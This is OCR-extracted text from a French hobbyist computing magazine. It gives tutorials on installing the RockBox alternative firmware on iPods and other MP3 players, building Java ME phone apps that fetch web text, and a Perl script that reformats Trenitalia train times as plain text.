
▲ **La procédure de downgrade est également influencée par le type de carte mère utilisé dans la console, bien que les derniers downgraders s'adaptent à tous les modèles.**

Un iPod très Rock...

Installation de RockBox, un firmware alternatif à l'iPod et autres lecteurs MP3

Les contraintes imposées par les fabricants constituent la plus grande limite des lecteurs MP3. Parmi ces derniers, Apple limite fortement l'utilisation de ses iPod, en les liant au programme iTunes ; qui plus est, vous ne pouvez même pas synchroniser votre iPod sur un autre ordinateur avec iTunes, du fait des politiques restrictives liées au copyright des morceaux. Bien sûr, si votre iPod est formaté au standard Windows et non au standard Apple, vous pouvez déjà contourner le problème en affichant les éléments cachés et en cliquant sur le répertoire iPod Control, mais vous pouvez aller bien au-delà. RockBox a été créé dans le but d'étendre les possibilités des lecteurs

MP3 ; dans le cas des lecteurs d'Apple, vous pouvez l'installer sur les iPod de la première à la cinquième génération (5.5 pour être précis), iPod mini et iPod nano première génération, (les autres iPod ne sont pas supportés). Concernant les autres marques, des modèles



Grâce au programme RbutilQT, vous installerez RockBox facilement.


Toshiba, Sandisk, iRiver, Cowon, Archos et Olympus sont également supportés (www.rockbox.org/wiki/bin/view/Main/ReleaseNotes32#Supported_players). La liste des caractéristiques supplémentaires apportées par RockBox est vraiment très longue. Voici quelques-unes des plus intéressantes : lecture de codecs supplémentaires comme Shorten, Flac, Ogg/Vorbis, MPEG Audio, MPC, MonkeyAudio ; égaliseur paramétrique 5 bandes programmable ; extension/compression du format audio ; suppression du limiteur sur le volume de sortie ; crossfading ; lecture des fichiers MPEG, architecture avec plug-in extensible ; support pour les commandes vocales ; skin personnalisées et bien d'autres choses encore.



:: Installation

A l'adresse www.rockbox.org, vous pourrez télécharger la version actuelle (3.2) qui, après plusieurs années de développement a enfin réussi à se stabiliser.

S'agissant d'un projet Open Source, vous pouvez y participer : vous trouverez dans le Wiki toutes les informations souhaitées à l'adresse www.rockbox.org/twiki/bin/view/Main/DevelopmentGuide. Concernant l'installation, nous expliquerons ses étapes en utilisant l'exécutable pour Linux. Téléchargez-le au format binaire adapté à votre plate-forme (32 ou 64 bit), décompressez-le puis ouvrez une fenêtre de terminal. Entrez dans le répertoire que vous venez de décompresser (rbutlqt-v1.2.1) et lancez l'exécutable rbutlqt en tant qu'utilisateur root. Vous pouvez utiliser la commande sudo ou accéder directement au shell root par la commande su. N'oubliez pas que, s'agissant d'un programme non installé sur votre système, vous devez spécifier l'ensemble du parcours pour le lancer. Dans le cas contraire, vous verrez s'afficher l'erreur "commande non trouvée". Avant de lancer le programme, assurez-vous que votre lecteur soit connecté et



▲ Les lecteurs MP3 supportés sont très nombreux. Avec RockBox, les iPod, surtout les modèles Photo ou Vidéo, deviennent réellement intéressants.

visible par le système ; en outre, dans le cas des iPod, ces derniers doivent impérativement avoir été formatés avec des file system FAT32 et non HFS. Dans le cas contraire, vous devez tout d'abord réinitialiser votre iPod et le configurer à partir d'une machine Windows avec iTunes. N'oubliez pas que la réinitialisation supprime toute votre bibliothèque musicale de votre iPod, assurez-vous donc d'en avoir

une copie sur votre ordinateur. Une fois l'application lancée, cette dernière devrait reconnaître le périphérique connecté et le paramétrer sans problème. Dans le cas contraire, cliquez sur l'icône Change et cochez votre dispositif, en spécifiant également le modèle. A présent, un dernier clic sur Complete Installation lancera la procédure automatique et, en suivant les quelques étapes demandées, vous terminerez l'installation de RockBox, avec des thèmes supplémentaires, polices et jeux. A présent, vous pouvez créer un répertoire sur l'iPod où enregistrer tous les fichiers musicaux. Lors de la première tentative de lecture, RockBox vous avertira qu'il nécessite un fichier de base de données, lancez donc la procédure pour le créer. RockBox ne fait pas de distinctions de parcours et recherche les fichiers requis dans n'importe quel répertoire présent sur le dispositif. Si vous souhaitez exclure un répertoire du scan, créez un fichier vide appelé database.ignore et placez-le dans le répertoire à exclure. Cette opération doit également être réalisée pour les sous-répertoires, car vous pourriez avoir un répertoire source ignoré, mais ses sous-répertoires indexés. RockBox permet d'effectuer de nombreuses personnalisations : à vous donc d'explorer tous les menus et de commencer à utiliser votre lecteur MP3 d'une façon totalement nouvelle !



Java Mobile

Accédez à Internet depuis votre téléphone portable, à l'aide de programmes Java personnalisés




Tous les téléphones portables de dernière génération peuvent désormais se connecter à Internet. Un acquis incontestable ! Mais, dans la plupart des cas, cette possibilité implique également des inconvénients que les fabricants de portables et les opérateurs téléphoniques tentent de vous cacher : par exemple, certains téléphones ne permettent d'accéder à Internet que par le biais de quelques rares applications certifiées (et eMule alors ?) ; d'autres, comme l'iPhone, imposent de fortes restrictions quant au développement de logiciels personnalisés (par exemple, le Software Development Kit pour iPhone n'est actuellement disponible que pour les détenteurs d'un Mac) ; vu la variété de systèmes à disposition, il est difficile de trouver un logiciel qui tourne sur tous

les téléphones. Enfin, vous devez toujours tenir compte du prix à payer pour la quantité de données transférée ou pour le temps que vous passez sur Internet. Bien que la technologie Java pour portables paraisse désormais obsolète, celle-ci vous permet de résoudre ces problèmes, du moins en partie : vous pouvez en effet créer des applications portables, capables de tourner également sur les téléphones les moins récents, et surtout, spécialement conçues pour vos besoins.

:: L'environnement de développement

Avant de commencer à écrire du code, vous devez préparer l'environnement de développement. Voici les logiciels dont vous avez besoin :


le SDK de Java (à partir de la version 1.5), le Wireless Toolkit de Sun et Eclipse (à partir de la version 3.3) avec l'extension Mobile Tools for Java. Tous ces programmes peuvent être installés tant sur une machine Windows que sur une machine Linux. Le téléchargement des fichiers nécessaires et leur installation prennent un peu de temps mais ne sont pas particulièrement compliqués : les produits Sun (Java et le Wireless Toolkit) disposent de programmes d'installation automatiques ; Eclipse est fourni dans un fichier .zip et fonctionne immédiatement une fois extrait ; enfin, vous pouvez télécharger l'extension MTJ directement à partir d'Eclipse, en ouvrant la rubrique du menu Help->Software Updates, en ajoutant à l'intérieur de l'onglet Available Software l'adresse du répertoire de MTJ, et en installant tous les packs disponibles.



▲ Installez MTJ directement à partir d'Eclipse, en utilisant le software de gestion des mises à jour fourni dans le téléchargement.

:: Hello World !

Votre première expérience ne peut passer que par le traditionnel "Hello World". La première étape nécessaire consiste à créer un nouveau projet, en sélectionnant dans Eclipse la commande File->New->Project, puis Java ME->Midlet project. Lors de la première exécution, vous devrez spécifier dans quel répertoire vous avez installé le Wireless Toolkit de SUN, de sorte qu'Eclipse puisse importer à partir de celui-ci les différents profils de dispositif pour lesquels vous pouvez développer un software. Pour votre projet, vous pouvez donc choisir d'utiliser un DefaultColorPhone et cliquer sur Finish. Dès lors, le nouveau projet apparaît dans l'arborescence à gauche de l'écran. Cliquez avec le bouton droit sur le dossier src, sélectionnez New->Other puis Java ME->Java ME Midlet. Donnez un nom à votre programme (par exemple HelloWorld) et cliquez à nouveau sur Finish : une fenêtre s'ouvrira alors automatiquement, contenant le squelette de la classe Java à peine créée. Dès lors, vous devez compléter le code comme décrit dans src/HelloWorld.java. Ouvrez l'onglet Application Descriptor et sélectionnez la commande Launch as emulated Java ME Midlet : si tout s'est bien déroulé,



▲ Lors de la création de votre premier projet, vous devrez spécifier dans quel répertoire vous avez installé le Wireless Toolkit de SUN.

vous devriez voir tourner votre première application. Bien sûr, dans votre tout dernier téléphone portable émulé !

:: Connectez-vous au Web

D'un simple Hello World à une application bien plus utile et avancée, il n'y a qu'un pas : en ajoutant quelques lignes de code, vous pouvez en effet faire en sorte que votre téléphone se connecte à Internet et affiche le contenu d'un quelconque fichier texte présent sur le Web. Le fichier complet est disponible ici : src/WebGet.java. Bien que cette solution soit encore rudimentaire, elle vous permettra d'effectuer différentes actions : ainsi, à tout moment avec votre téléphone portable, vous pourrez contrôler l'état de votre serveur, lire des news, contrôler votre boîte mail et ainsi de suite.


:: Des pages spécifiques

Le choix de se limiter à des fichiers textes n'est dicté en partie que par un souci de simplicité : avec relativement peu d'effort et en utilisant la grande quantité de librairies Java à disposition, vous pourriez interpréter les données téléchargées et effectuer des opérations bien plus avancées sur une multitude d'éléments : textes complexes, images et même des vidéos. Le coût des octets téléchargés constitue toutefois une raison non moins importante d'opter pour les textes purs : à égalité d'informations "intéressantes", une page Web (contenant sans doute également des images) peut être des dizaines voire même des centaines de fois plus lourde qu'un simple texte, ce qui se traduit par un prix plus élevé à payer aux opérateurs téléphoniques. Bien sûr, ces derniers ont tout intérêt à vous faire croire qu'une connexion plus rapide et chère est toujours nécessaire, mais nous savons bien que la plupart du temps, ce n'est pas vrai. Vous pouvez tester le concept en utilisant un script perl (src/treni.pl) spécialement créé dans cet objectif : après avoir donné les noms de deux villes, celui-ci se connecte au site de Trenitalia, sort les horaires des trains qui parcourent le trajet spécifié et les publie au simple format texte. Après avoir copié ce script sur un serveur



▲ Hello World, votre première application sur mobile. Pour l'instant, juste émulé !

Web, celui-ci est accessible à tous et donc également à l'application Java qui tourne sur votre téléphone. Résultat ? Vous disposerez toujours des horaires de trains actualisés, en téléchargeant quelques centaines d'octets au lieu de plusieurs milliers, en obtenant ainsi les informations qui vous sont utiles (et uniquement ces dernières, sans publicité ni autres données superflues) de façon plus rapide et économique.



▲ Quelques lignes de code supplémentaires, un script perl qui tourne sur un serveur, et les horaires des trains arrivent en temps réel. Presque gratuitement !

TOUS LES MEILLEURS SOFTWARES

100% utile

HACKERS

HACKER ACADEMY

MAGAZINE

CRÉÉZ DES SITES PARFAITS

GRATUITS !

100 PROGRAMMES

COPIER, TÉLÉCHARGER, PIRATER



HACKING



C

Ebooks-land

NET



COMMUNICATION



P2P



01010
11111

Briser le monopole du savoir